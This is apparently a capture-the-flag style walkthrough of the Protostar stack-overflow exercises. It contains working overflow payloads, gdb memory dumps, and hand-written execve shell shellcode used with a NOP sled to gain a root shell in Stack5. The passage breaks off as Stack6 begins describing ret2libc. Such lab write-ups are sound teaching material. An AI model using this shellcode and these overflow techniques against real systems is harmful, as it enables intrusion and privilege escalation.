Protostar Stack Write-up

16 minute read

This will be the first of many write-ups to come. I had the pleasure to play with Exploit-Exercise's Protostar challenge, focusing on exploitation techniques including

- Stack Overflows
- Format Strings
- Heap Overflows
- Sockets & Networking
- Shellcoding

This first part will cover my solutions to the Stack Overflow challenges.

Stack0


Description:

https://exploit-exercises.com/protostar/stack0/

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  modified = 0;
  gets(buffer);

  if(modified != 0) {
      printf("you have changed the 'modified' variable\n");
  } else {
      printf("Try again?\n");
  }
}
```

Write-up

As we can see from the source code, the goal here is to simply modify the value of the variable `modified`, which is located before our buffer. Memory is written up wards as such:



This means if we write more than 64 bytes to `buffer`, we will overflow into the variable `modified` and change it's value.

Fortunately, a vulnerable function `gets` is used to write input into `buffer`. gets() does not limit the amount of input written, which is why it is considered unsafe. To abuse this, and overwrite modified, we simply need to enter 65 characters when asked for input. The 65th byte will be written to modified.

Let's use python to do this:

```
user@protostar:/opt/protostar/bin$ python -c "print 'A' * 65" | ./stack0
you have changed the 'modified' variable
```

This command simply used python to output the character ‘A’ 65 times, and piped this output into the input of ./stack0.

As we can see, modified was changed :)

Stack1

Description

https://exploit-exercises.com/protostar/stack1/

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
```

Write-up

This challenge is very much the same as the previous, only this time we need to set the value of `modified` to a specific value, and of course, this time input is passed via a program parameter.

Last time, we overflowed ‘A’ into modified, making the value 0x000041. This time let’s try overflowing 4 values; 0x61, 0x62, 0x63, and 0x64.

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c "print 'A' * 64 + '\x61\x62\x63\x64'")
Try again, you got 0x64636261
```

> *Note: In python we can specify a byte value in a string with '\x' followed by the hex value we want.*

The value for `modified` this time was 0x64636261 when we entered 0x61626364. This is because the machine is **little endian** meaning you store the *least significant* byte in the smallest address. This can be visualized by this challenge as follows:

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c "print 'A' * 64 + '\x64'")
Try again, you got 0x00000064
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c "print 'A' * 64 + '\x64\x63'")
Try again, you got 0x00006364
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c "print 'A' * 64 + '\x64\x63\x62'")
Try again, you got 0x00626364
```

This means we simply need to reorder the way input is given:

```
user@protostar:/opt/protostar/bin$ ./stack1 $(python -c "print 'A' * 64 + '\x64\x63\x62\x61'")
you have correctly got the variable to the right value
```

As we can see, through the buffer overflow on the stack, we were able to modify the local variable `modified` to a specific value :)

Stack2

Description

https://exploit-exercises.com/protostar/stack2/

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];
  char *variable;

  variable = getenv("GREENIE");

  if(variable == NULL) {
      errx(1, "please set the GREENIE environment variable\n");
  }

  modified = 0;

  strcpy(buffer, variable);

  if(modified == 0x0d0a0d0a) {
      printf("you have correctly modified the variable\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }

}
```

Write-up

This challenge is very much like the previous, only this time it introduces the concept of environment variables.

The challenge retrieves input from the environment variable **GREENIE**, and then uses `strcpy` to copy the input into the buffer.

strcpy() is considered a dangerous function because if the destination buffer is not large enough to hold the source contents, it will overflow. This means if the data in GREENIE exceeds 64 bytes, `buffer` will overflow.

This time around the value we need to set to `modified` is 0x0d0a0d0a.

```
GREENIE=$(python -c "print 'A' * 64 + '\x0a\x0d\x0a\x0d'") ./stack2
you have correctly modified the variable
```

Again, this is the same as the previous, except the value we want to inject is different and the delivery is through an environment variable rather than a program argument.

Stack3

Description

https://exploit-exercises.com/protostar/stack3/

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  volatile int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
      printf("calling function pointer, jumping to 0x%08x\n", fp);
      fp();
  }
}
```

Write-up

This challenge truly demonstrates the dangers of being able to control a variable’s value.

Here, we have to overwrite a 4 byte variable (the same idea as in Stack1 & 2) only this time, the variable is a function pointer. The value we have to set it to is the address of the function win.

Input is provided through standard input, the same as in challenge Stack0.

This challenge demonstrates how the execution flow can be controlled when a stack overflow allows for the control of a function pointer.

First, we must find the address of the function `win`:

```
user@protostar:/opt/protostar/bin$ objdump -d stack3 | grep "win"
08048424 <win>:
```

objdump reveals that win is at address **0x08048424**. This is the value we want to write to the overflown variable.

```
user@protostar:/opt/protostar/bin$ python -c "print 'A' * 64 + '\x24\x84\x04\x08'" | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
```

Stack4

Description


https://exploit-exercises.com/protostar/stack4/

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

Write-up

This challenge is fun, we have a function that isn't called, and no function pointer to overflow. Let's find a way to call it.

In order to control execution, we have to understand the concept of stack frames and the calling convention for the system in use in assembly. Here, we're in a 32 bit Linux environment, and we're using the *cdecl* calling convention. Let's not dive into the detail of what that means, but let's examine what it means concerning our stack. The stack will have a *frame* set up as such:



The stack will expand to lower memory, so in order to expand the stack by x, x will be subtracted by ESP. As seen in Stack1, data is written towards higher memory.

Now the trick here is, how can we control execution? Well, when a function is called, the address of the instruction AFTER the call instruction is placed on the stack, so that we can continue when the function returns. This is known as the *Return Address*. When returning from a function, in reality, you're simply popping a pointer off the stack into EIP (the *Instruction Pointer* which controls execution).

In short, the pointer that is placed into EIP upon return is on the stack.

What happens if we modify this value on the stack before it's placed into EIP… we'll control execution.

Let's find how many bytes we must overwrite to reach the Return Address:

```
(gdb) b *main + 21
(gdb) run
AAAAAAAAAA
(gdb) x/30x $esp
0xbffff750:     0xbffff760      0xb7ec6165      0xbffff768      0xb7eada75
0xbffff760:     0x41414141      0x41414141      0xbf004141      0x080482c4
0xbffff770:     0xb7ff1040      0x0804958c      0xbffff7a8      0x08048409
0xbffff780:     0xb7fd8304      0xb7fd7ff4      0x080483f0      0xbffff7a8
0xbffff790:     0xb7ec6365      0xb7ff1040      0x080483fb      0xb7fd7ff4
0xbffff7a0:     0x080483f0      0x00000000      0xbffff828      0xb7eadc76
0xbffff7b0:     0x00000001      0xbffff854      0xbffff85c      0xb7fe1848
0xbffff7c0:     0xbffff810      0xffffffff
(gdb) p $ebp
$8 = (void *) 0xbffff7a8
(gdb) x/x $ebp
0xbffff7a8:     0xbffff828
(gdb) p/d $ebp - 0xbffff760
$9 = 72
(gdb) p/d $ebp - 0xbffff760 + 4
$10 = 76
```

When outputting the stack we can see our buffer starts at **0xbffff760**. The base of or frame is at **0xbffff7a8**, and then we add 4 to skip over the *saved frame pointer*.

0xbffff7a8 - 0xbffff760 + 4 = 76

This means after writing 76 bytes, we should start overwriting the Return Address, and thus controlling where execution will resume when returning.

Now, let’s find the address of the function we want to call.

```
user@protostar:/opt/protostar/bin$ objdump -d stack4 | grep win
080483f4 <win>:
```

Alright, the address we want to set EIP to is 0x080483f4.

Our attack should thus be as follows:

```
user@protostar:/opt/protostar/bin$ python -c "print 'A' * 76 + '\xf4\x83\x04\x08'" | ./stack4
code flow successfully changed
Segmentation fault
```

Don’t forget, little endian, thus the address of the buffer in the stack turns into \xf4\x83\x04\x08.

The program may have crashed, but hey, we executed what we wanted to first.

Stack5

Description

https://exploit-exercises.com/protostar/stack5/

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

Write-up

This challenge is a little more realistic in it’s exploitation. From the code we can see a buffer and a call to `gets`, but nothing else is done.

As we saw before, we need to control the value of EIP through the Return Address.

Now the question is, to where do we make execution return? Well, these challenges don't have any security features enabled! So…why not place executable instructions, shellcode, on the stack. Our Return Address in this case will simply be the address of the buffer containing shellcode on the stack.

The following is a 21 byte shellcode I wrote that would be perfect for this situation:

```
BITS 32

global _start
section .text

        ; execve syscall number
        SYS_EXECVE equ 0x0b

_start:
        ;; execve("/bin//sh", 0, 0);
        ;; eax = syscall number
        ;; ebx = arg1
        ;; ecx = arg2
        ;; edx = arg3
        push    SYS_EXECVE
        pop     eax
        cdq                     ; 0 edx
        xor     ecx, ecx

        push    edx             ; string needs to end in 0
        push    0x68732f2f         ; push 'hs//'
        push    0x6e69622f         ; push 'nib/'
        mov     ebx, esp           ; pointer to string, top of stack

        int     0x80           ; syscall execve
```

For the byte code:

```
$ objdump -d linux_x86_execve_sh_21.o

linux_x86_execve_sh_21.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   6a 0b                   push   $0xb
   2:   58                      pop    %eax
   3:   99                      cltd
   4:   31 c9                   xor    %ecx,%ecx
   6:   52                      push   %edx
   7:   68 2f 2f 73 68          push   $0x68732f2f
   c:   68 2f 62 69 6e          push   $0x6e69622f
  11:   89 e3                   mov    %esp,%ebx
  13:       cd 80                   int $0x80
```

and our raw shellcode:

```
\x6a\x0b\x58\x99\x31\xc9\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80
```

Now, let's determine the address of our buffer on the stack. GDB isn't great for this as it modifies the stack, so we'll create a core dump by causing the program to crash, and then using GDB to analyse this core dump, we'll be able determine the stack location (without modification by GDB).

First let's enable core dumps. Let's see where they will be generated:

```
user@protostar:/opt/protostar/bin$ cat /proc/sys/kernel/core_pattern
/tmp/core.%s.%e.%p
```

and ensure they can be dumped:

```
root@protostar:/home/user# cat /proc/sys/fs/suid_dumpable
0
root@protostar:/home/user# echo "1" > /proc/sys/fs/suid_dumpable
root@protostar:/home/user# cat /proc/sys/fs/suid_dumpable
1
```

Perfect. Now let's enable them and generate our core dump!

```
user@protostar:/opt/protostar/bin$ ulimit -c unlimited
user@protostar:/opt/protostar/bin$ python -c "print 'A' * 100" | ./stack5
Segmentation fault (core dumped)
user@protostar:/opt/protostar/bin$ ls /tmp/
core.11.stack5.1927
```

Let’s now load the core dump with GDB:

```
root@protostar:/opt/protostar/bin# gdb -q stack5 /tmp/core.11.stack5.1927
Reading symbols from /opt/protostar/bin/stack5...done.

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/libc.so.6...Reading symbols from /usr/lib/debug/lib/libc-
2.11.2.so...done.
(no debugging symbols found)...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...Reading symbols from /usr/lib/debug/lib/ld-
2.11.2.so...done.
(no debugging symbols found)...done.
Loaded symbols for /lib/ld-linux.so.2
Core was generated by `./stack5'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb)
```

As we can with the last line, the program terminated with a segfault, it tried to execute from 0x41414141, the value that got placed into EIP upon return, proving we successfully modified the Return Address.

Let’s examine the stack:

```
(gdb) x/100xw $esp - 96
0xbffff7a0:     0xbffff7b0      0xb7ec6165      0xbffff7b8      0xb7eada75
0xbffff7b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff800:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff810:     0x41414141      0xffffff00      0xb7ffeff4      0x08048232
0xbffff820:     0x00000001      0xbffff860      0xb7ff0626      0xb7fffab0
0xbffff830:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffff840:     0xbffff878      0x1222ec67      0x386a9a77      0x00000000
0xbffff850:     0x00000000      0x00000000      0x00000001      0x08048310
0xbffff860:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffff870:     0x00000001      0x08048310      0x00000000      0x08048331
0xbffff880:     0x080483c4      0x00000001      0xbffff8a4      0x080483f0
0xbffff890:     0x080483e0      0xb7ff1040      0xbffff89c      0xb7fff8f8
0xbffff8a0:     0x00000001      0xbffff9bb      0x00000000      0xbffff9c4
0xbffff8b0:     0xbffff9d8      0xbffff9e8      0xbffffa09      0xbffffa1c
0xbffff8c0:     0xbffffa26      0xbfffff16      0xbfffff2a      0xbfffff6c
0xbffff8d0:     0xbfffff83      0xbfffff94      0xbfffff9f      0xbfffffa7
0xbffff8e0:     0xbfffffb4      0xbfffffe8      0x00000000      0x00000020
0xbffff8f0:     0xb7fe2414      0x00000021      0xb7fe2000      0x00000010
0xbffff900:     0x078bfbbf      0x00000006      0x00001000      0x00000011
0xbffff910:     0x00000064      0x00000003      0x08048034      0x00000004
0xbffff920:     0x00000020      0x00000005      0x00000007      0x00000007
```

As we can see, our buffer starts at **0xbffff7b0**.

Our payload should thus be as follows:

```
'<shellcode>' + '\x90' * (76 - len(shellcode)) + '\xb0\xf7\xff\xbf'
```

Don’t forget, little endian, thus the address of the buffer in the stack turns into \xb0\xf7\xff\xbf.

> *Note: `0x90` is the NOP instruction, or No Operation. It is equivalent to `xchg eax, eax`. It does nothing, but uses up a cycle. It is thus ideal for building a “sled” to fill up the buffer.*

So with the shellcode mentioned before, at 21 bytes, and the format of our payload, our final payload should be as follows:

```
python -c "print
'\x6a\x0b\x58\x99\x31\xc9\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80' + '\x90' *
(76-21)  + '\xb0\xf7\xff\xbf'" > /tmp/stack5.pwn
```

Now we have one issue, python is injecting a byte at the end; 0x0a

```
root@protostar:/opt/protostar/bin# xxd /tmp/stack5.pwn
0000000: 6a0b 5899 31c9 5268 2f2f 7368 682f 6269  j.X.1.Rh//shh/bi
0000010: 6e89 e3cd 8090 9090 9090 9090 9090 9090  n...............
0000020: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000030: 9090 9090 9090 9090 9090 9090 9090 9090  ................
0000040: 9090 9090 9090 9090 9090 9090 b0f7 ffbf  ................
0000050: 0a
```

This will cause our shell to close as soon as it’s loaded. To counter this, we will execute our payload as follows:

```
root@protostar:/opt/protostar/bin# (cat /tmp/stack5.pwn; cat) | ./stack5

whoami
root
```

And we have a shell :)

Stack6

Description

https://exploit-exercises.com/protostar/stack6/

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xbf000000) == 0xbf000000) {
      printf("bzzzt (%p)\n", ret);
      _exit(1);
  }

  printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
  getpath();



}
```

Write-up

Examining the code we can see they're filtering Return Addresses starting with 0xbf. As we saw before, addresses on the stack start with 0xbf, but of course this can be confirmed with a quick peak at ESP with GDB.

Long story short, no executing on the stack in this challenge.

We still have some methods we can use to gain control through what should now be an obvious buffer overflow.

For this challenge, we'll use **ret2libc**.


ret2libc takes advantage of the fact that the libc library is in memory and used by the program! We can thus set the *Return Address* to the address of any function in the C library. Specifically, we'll use the following C functions:

- system()
